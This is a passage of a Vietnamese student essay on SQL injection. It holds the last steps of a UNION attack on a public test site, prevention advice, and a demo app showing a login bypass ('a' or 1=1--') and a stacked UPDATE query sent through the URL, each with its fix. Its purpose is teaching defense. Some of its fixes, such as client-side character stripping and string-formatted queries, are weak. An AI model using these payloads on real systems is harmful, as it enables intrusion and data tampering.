


➔ Lệnh group_concat là lệnh cộng chuỗi, nhưng kết quả chỉ chứa 1 uname vậy chứng tỏ bảng Users chỉ có 1 dòng và username quản trị là: **test**.

Bước 9: Lấy mật khẩu của người dùng admin

Thay đổi lệnh tìm tên cơ sở dữ liệu ở bước 8 thành lệnh sau để lấy thông tin người dùng trong bảng Users:

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1, group_concat(pass), from users
```



➔ Vậy ta đã lấy được mật khẩu quản trị là: **test**.

2.2. CÁCH PHÒNG CHỐNG

SQL Injection rất nguy hại nhưng sau khi tìm hiểu ta có thể phòng chống nếu thực hiện đầy đủ các mục sau đây:

➤ **Lọc dữ liệu từ bên ngoài**

Ta sử dụng filter để lọc các kí tự đặc biệt (; ' ") hoặc các từ khoá của tập lệnh SQL như (SELECT, UNION, DROP, DELETE..) do người dùng nhập vào.

Ta nên ép kiểu dữ liệu cho đúng trước khi truyền vào nếu đó là dữ liệu kiểu số hoặc sử dụng hàm để lọc các ký tự không phải là kiểu số.

Nếu đang sử dụng framework để phát triển thì nên ứng dụng các thư viện đã hỗ trợ lỗi này, tránh viết lại từ đầu vừa tốn thời gian vừa dễ sai sót.

➤ **Không cộng chuỗi để tạo lệnh SQL**

Sử dụng parameter thay vì cộng chuỗi. Nếu dữ liệu truyền vào không hợp pháp, SQL Engine sẽ tự động báo lỗi, ta không cần dùng code để kiểm tra.

Nếu sử dụng công nghệ ASP.NET thì có cách ngăn chặn đơn giản là sử dụng các Parameters khi làm việc với object SqlCommand (hoặc OleDbCommand) chứ không sử dụng các câu lệnh SQL trực tiếp. Khi đó .NET sẽ tự động validate kiểu dữ liệu, nội dung dữ liệu trước khi thực hiện câu lệnh SQL.

➤ **Không hiển thị exception, message lỗi**

Hacker dựa vào message lỗi để tìm ra cấu trúc database. Khi có lỗi, ta chỉ hiện thông báo lỗi chứ đừng hiển thị đầy đủ thông tin về lỗi, tránh hacker lợi dụng.

Nếu là ASP.NET thì thông báo lỗi sẽ không được thông báo chi tiết khi không chạy trên localhost.

➤ **Phân quyền rõ ràng trong Cơ sở dữ liệu**

Tránh sử dụng tài khoản “root” hoặc “sa” để gán quyền cho cơ sở dữ liệu của ứng dụng. Chỉ nên sử dụng tài khoản chỉ có quyền truy cập đọc, ghi đơn giản hoặc phân quyền truy cập cho các bảng dữ liệu liên quan trong từng cơ sở dữ liệu riêng biệt. Trong trường hợp hệ thống bị tấn công, phạm vi thiệt hại chỉ nằm trong ranh giới quyền hạn của tài khoản đó hoặc trong phạm vi cơ sở dữ liệu.

➤ **Thay đổi cấu hình trong SQL Server**

Thay đổi “Startup and run SQL Server” dùng mức low privilege user trong tab SQL Server Security.

Xóa các stored procedure trong database master mà không dùng như: xp_cmdshell, xp_startmail, xp_sendmail, sp_makewebtask để tránh hacker có thể gọi.

➤ **Mã hóa dữ liệu nhạy cảm**

Mã hóa những dữ liệu nhạy cảm trong cơ sở dữ liệu. Ví dụ như: mật khẩu, câu hỏi và câu trả lời về bảo mật, dữ liệu tài chính hoặc các thông tin quan trọng khác. Nếu chẳng may dữ liệu bị đánh cắp ta cũng đủ thời gian để phục hồi và thay đổi trước khi hacker giải mã và khai thác.

➤ **Không nên lưu trữ dữ liệu không liên quan**

Khi bạn lưu trữ thông tin trong cơ sở dữ liệu, hãy đánh giá xem nó sẽ gây tác hại như thế nào nếu bị rơi vào tay kẻ xấu, và quyết định xem bạn có thực sự cần thiết có nên lưu trữ trong hệ thống hay không.

➤ **Backup dữ liệu thường xuyên**

Dữ liệu phải thường xuyên được sao lưu và được lưu trữ ở một nơi khác để dự phòng. Nếu chẳng may trường hợp xấu xảy ra thì ta vẫn có dữ liệu để khắc phục nhanh nhất có thể.

Chương 3

ỨNG DỤNG MÔ PHÒNG VÀ KHẮC PHỤC LỖI SQL INJECTION


3.1. GIỚI THIỆU ỨNG DỤNG

Ứng dụng “Mô phỏng tấn công và khắc phục lỗi SQL Injection” được phát triển dạng website để tăng tính thực tế và dễ triển khai.

Website phát triển trên nền tảng Microsoft .Net Framework 4.0, sử dụng ngôn ngữ C#, JavaScript để lập trình. DataAcessLayer sử dụng Dapper để truy vấn SQL cộng chuỗi. Về giao diện sử dụng Bootstrap 3.7 và các thành phần phụ thuộc khác để triển khai ứng dụng.

3.2. TRUY CẬP ỨNG DỤNG

Ứng dụng đã được triển khai trên internet nên để có thể dễ dàng truy cập. Từ thanh địa chỉ của trình duyệt nhập đường dẫn: <http://isas.mtsoftware.vn> để truy cập. Website hỗ trợ 2 lỗi cơ bản nhất là Lỗi hỏng đăng nhập và Lỗi hỏng QueryString.




The screenshot displays the user interface of the application. At the top, there is a blue header bar with the text "SQL INJECTION EXAMPLE" on the left and two links, "Lỗi hỏng đăng nhập" and "Lỗi hỏng QueryString", on the right. Below the header, there is a "LOGIN" section with a blue title bar. Inside this section, there are two input fields: "Tên truy cập..." (Username) and "Mật khẩu..." (Password). Below these fields is a checkbox labeled "Nhớ mật khẩu" (Remember password). A "Đăng nhập" (Login) button is located at the bottom of the login section. Below the login section, there is a checkbox labeled "Lọc dữ liệu đầu vào" (Filter input data) and a large, empty text input field.

Hình 3.1: Giao diện chính của ứng dụng

3.3. LỖ HỔNG ĐĂNG NHẬP


3.3.1. Tấn công Vượt qua đăng nhập

Từ giao diện đăng nhập đầu tiên của ứng dụng, ta dùng tài khoản hệ thống cung cấp là Username: **admin**, Password: **admin123** để truy cập. Sau khi đăng nhập thành công hiển thị hình vẽ dưới.



Hình 3.2: Giao diện Đăng nhập thành công

Để kiểm tra lỗ hổng SQL Injection, thay vì sử dụng tài khoản được cung cấp ta sử dụng thông tin Username và Password đều là: **a' or 1=1--**, như hình vẽ dưới:



Hình 3.3: Giao diện Vượt qua Đăng nhập bằng SQL Injection

Bỏ đánh dấu **Lọc dữ liệu đầu vào** nếu có sau đó bấm Đăng nhập thì vẫn đăng nhập thành công. Vì sao khi sử dụng: **a' or 1=1--** để đăng nhập ta có thể dễ dàng vượt qua khâu kiểm tra thì hãy nhìn vào câu lệnh SQL mô phỏng ở ô bên dưới:

```
SELECT Username, Password, Name, Status FROM Users WHERE
Username='a' or 1=1--' AND Password='a' or 1=1--'
```

Sau khi nhập vào giá trị: **a' or 1=1--** ở cả 2 ô thì câu lệnh SQL kiểm tra đăng nhập sẽ tách thành 2 đoạn, đoạn lệnh đầu như bên dưới và đoạn lệnh thứ 2 là đoạn được làm chữ mờ bên trên:

```
SELECT Username, Password, Name, Status FROM Users WHERE
Username='a' or 1=1--
```

Đoạn lệnh 2 dấu gạch ngang(--) sẽ bị loại bỏ khỏi câu lệnh vì sau dấu (--) SQL Server sẽ hiểu là dấu kết thúc lệnh và bỏ qua đoạn kiểm tra mật khẩu. Câu lệnh trên sẽ kiểm tra **Username='a'** là điều kiện sai nhưng mệnh đề thêm vào là **or 1=1** sẽ làm cho câu lệnh kiểm tra luôn đúng và trả về kết quả.

3.3.2. Khắc phục lỗi Vượt qua đăng nhập

Quay lại giao diện đăng nhập, ta đánh dấu vào **Lọc dữ liệu đầu vào** sau đó nhập lại thông tin đăng nhập: **a' or 1=1--** như Hình 3.3. Lần này sau khi bấm đăng nhập hệ thống thông báo lỗi như hình vẽ dưới:

Hình 3.4: Giao diện Đăng nhập không thành công

Nhìn vào giao diện, ta kiểm tra câu lệnh SQL mô phỏng sẽ hiển thị như sau:

```
SELECT Username, Password, Name, Status FROM Users WHERE  
Username='a or 11' AND Password='a or 11'
```

Khi thực hiện câu lệnh trên thì Username sẽ là: ***a or 11*** và Password là: ***a or 11*** nên đăng nhập sẽ thất bại vì tài khoản không tồn tại trong hệ thống.

Sau khi đánh dấu vào lọc dữ liệu đầu vào thì trước khi bấm nút Đăng nhập dữ liệu sẽ được loại bỏ tất cả các ký tự đặc biệt trước khi bấm nút Đăng nhập.

Đoạn mã bên dưới được viết bằng JavaScript dựa vào tham số sau: `/[^a-z0-9\s]/`. Nếu các ký tự không thuộc tập hợp ***a-z***, ***0-9*** sẽ bị thay thế bằng ký tự trống. Nhờ vậy ta sẽ khắc phục được lỗi Vượt qua đăng nhập bằng SQL Injection.

Ngoài ra, đưa ra quy định các ký tự cho phép trong việc đặt tên Username và Password. Giới hạn số lần đăng nhập để hạn chế việc thử đăng nhập nhiều lần.

Ngoài ra ta có thể viết dưới ngôn ngữ Server để kiểm tra đầy đủ hơn và khắc phục hoàn toàn lỗi này.


```
var txtUsername = $('#txtUsername'); var txtPassword = $('#txtPassword');  
txtUsername.on('change keyup paste', function () { txtUsername.parent().removeClass("has-error"); });  
txtPassword.on('change keyup paste', function () { txtPassword.parent().removeClass("has-error"); });  
  
var Username = getString(txtUsername);  
var Password = getString(txtPassword);  
var Remember = $('#chkRemember').prop('checked');  
  
var validData = true;  
if (Username.length === 0) {  
    txtUsername.parent().addClass("has-error");  
    validData = false;  
}  
if (Password.length === 0) {  
    txtPassword.parent().addClass("has-error");  
    validData = false;  
}  
if (!validData) return;  
  
var Validate = $('#chkValidate').prop('checked');  
if (Validate) {  
    Username = Username.replace(/[^a-z0-9\s]/gi, '');  
    Password = Password.replace(/[^a-z0-9\s]/gi, '');  
}
```

Hình 3.5: Đoạn mã khắc phục lỗi Vượt qua đăng nhập

3.4. LỖ HỔNG QUERYSTRING

3.3.3. Tấn công từ QueryString

Từ giao diện ứng dụng, kích vào trình đơn phía trên chọn Lỗ hổng QueryString, hệ thống sẽ hiển thị ra giao diện như hình vẽ dưới:



Hình 3.6: Giao diện Lỗ hổng QueryString

Nhìn vào thanh địa chỉ, ta thấy đường dẫn URL có giá trị là: <http://isas.mtsoftware.vn/QueryString.aspx?Id=1>. Điều đó có nghĩa là Điện thoại iPhone 12 Pro Max 128GB có Id=1 trong cơ sở dữ liệu vì ta thay thế giá trị khác sẽ không hiển thị. Câu lệnh truy vấn thông tin sản phẩm sẽ có dạng sau:


```
DECLARE @sqlQuery
SET @sqlQuery = "SELECT * FROM Products
WHERE Id= " + Request.QueryString["Id"]
```

Điều này có khả năng sẽ tồn tại lỗ hổng SQL Injection tại giao diện này. Ta tiến hành thử nghiệm thay đổi Tên sản phẩm thành 1 tên khác xem có được hay không.

Bỏ đánh dấu **Lọc dữ liệu đầu vào** nếu có, sau đó sửa URL thành giá trị sau:

```
http://isas.mtsoftware.vn/QueryString.aspx?Id=1; UPDATE Products SET
Name='Update Name FROM URL'
```

Đặt con trỏ ở cuối dòng URL, sau đó bấm Enter để trang làm mới lại xem có thay đổi tên của sản phẩm hay không. Nhìn vào hình kết quả bên dưới ta có thể thấy tên sản phẩm đã được thay đổi vì vậy ta có thể thay đổi tất cả dữ liệu qua lỗi này.




Hình 3.7: Giao diện sau khi tấn công qua QueryString

3.3.4. Khắc phục lỗi từ QueryString

Quay lại giao diện Lỗ hổng QueryString, ta đánh dấu vào **Lọc dữ liệu đầu vào** sau đó sửa URL thành giá trị sau.

```
http://isas.mtsoftware.vn/QueryString.aspx?Id=1; UPDATE Products SET  
Name='iPhone 12 Pro Max 128'
```

Đặt con trỏ ở cuối dòng URL, sau đó bấm Enter để trang làm mới lại xem có thay đổi tên của sản phẩm hay không. Nhìn vào hình bên dưới, ta thấy thông tin sản phẩm bị biến mất chứng tỏ lệnh UPDATE không được thực thi. Nếu ta thay đổi lại URL như ban đầu thì vẫn sẽ hiển thị ra giao diện có thông tin sản phẩm.



Hình 3.8: Giao diện sau khi đã khắc phục lỗi SQL Injection từ QueryString

Nếu đánh dấu **Lọc dữ liệu đầu vào** thì trước dữ liệu nhận từ QueryString sẽ được ép sang kiểu int trùng với kiểu Id sản phẩm nên sẽ khắc phục được Lỗ hổng SQL Injection từ URL.

Đoạn mã bên dưới được viết bằng ngôn ngữ C#, trước khi truyền vào lệnh SQL thì dữ liệu được ép kiểu. Nhờ vậy ta sẽ khắc phục được lỗi SQL Injection từ QueryString.

```
string queryString = Request.QueryString["Id"];
string sqlQuery = string.Empty;

int ProductId = 0;
if (chkValidate.Checked)
{
    try
    {
        int.TryParse(Request.QueryString["Id"], out ProductId);
    }
    catch (Exception)
    {
    }
    sqlQuery = string.Format("SELECT * FROM Products WHERE Id={0}", ProductId);
}
else
{
    sqlQuery = string.Format("SELECT * FROM Products WHERE Id={0}", queryString);
}

Products entProduct = connection.Query<Products>(sqlQuery).ToList().FirstOrDefault();
connection.Close();

if (entProduct != null)
{
    lblName.Text = entProduct.Name;
    lblDescription.Text = entProduct.Description;
    imgImage.ImageUrl = entProduct.ImageUrl;
    lblPrice.Text = entProduct.Price.ToString("N0");
}
```

Hình 3.9: Đoạn mã khắc phục lỗi SQL Injection từ QueryString

Chương 4

KẾT LUẬN VÀ HƯỚNG PHÁT TRIỂN

SQL Injection một trong những lỗ hổng bảo mật phổ biến và nguy hiểm nhất đã được phát hiện. Với SQL Injection, hacker có thể dễ dàng truy cập toàn bộ dữ liệu của hệ thống. Nguy hiểm hơn, nếu hệ thống sử dụng tài khoản có quyền cao nhất hoặc các dịch vụ được mở một cách tùy tiện thì hacker có thể chiếm quyền máy chủ và làm ảnh hưởng đến tất cả các dữ liệu được cài đặt trên hệ thống. Lỗ hổng này rất nổi tiếng, hầu như từ developer đến hacker gần như ai cũng biết nhưng ngày nay vẫn tồn tại các hệ thống cũ và mới còn tồn tại lỗ hổng này.

Ngày nay, các cuộc tấn công rất thường xuyên và đa dạng. Các hacker kết hợp nhiều phương pháp và hầu hết có sử dụng các công cụ để hỗ trợ nên tỷ lệ thành công chiếm tỷ lệ rất cao. Vì vậy, việc phổ biến mức độ nguy hiểm và tầm quan trọng của các lỗ hổng bảo mật, các phương pháp tấn công và khắc phục để các lập trình viên mới dễ dàng lĩnh hội và áp dụng vào các dự án của mình là việc rất cần thiết và cấp bách.

Tuy nhiên, do một số nguyên nhân khách quan và chủ quan, tiểu luận vẫn còn tồn tại một số hạn chế sau:

- Chưa lấy ví dụ được tất cả các trường hợp tấn công của lỗi SQL Injection.
- Website ứng dụng mô phỏng chưa đầy đủ các trường hợp, mỗi loại cơ sở dữ liệu khác nhau đòi hỏi phải có cách tiếp cận khác nhau.

Để khắc phục những hạn chế nêu trên, trong thời gian tới, hướng nghiên cứu sẽ tiếp tục tìm hiểu thêm và hiện thực hóa tất cả các trường hợp tấn công và phòng chống.

Tiếp cận thêm các công cụ hỗ trợ để việc kiểm tra và đưa ra giải pháp dễ dàng hơn và linh hoạt hơn.

TÀI LIỆU THAM KHẢO

- 1) Giáo trình An toàn và bảo mật thông tin - PGS.TS Lê Đức Nhường
- 2) Chris Anley. “Advanced SQL Injection”. NGS Software Insight Security Research Publication 2002.
- 3) Justin Clarke. “SQL Injection Attack and Defense”. Syngress Publishing, Inc 2009.
- 4) Stephen Kost. “An Introduction to SQL Injection Attacks for Oracle Developers Jan 2004”.
- 5) <http://testphp.vulnweb.com/>
- 6) <https://www.hacksplaining.com/exercises/sql-injection>

ĐÁNH GIÁ CỦA GIẢNG VIÊN
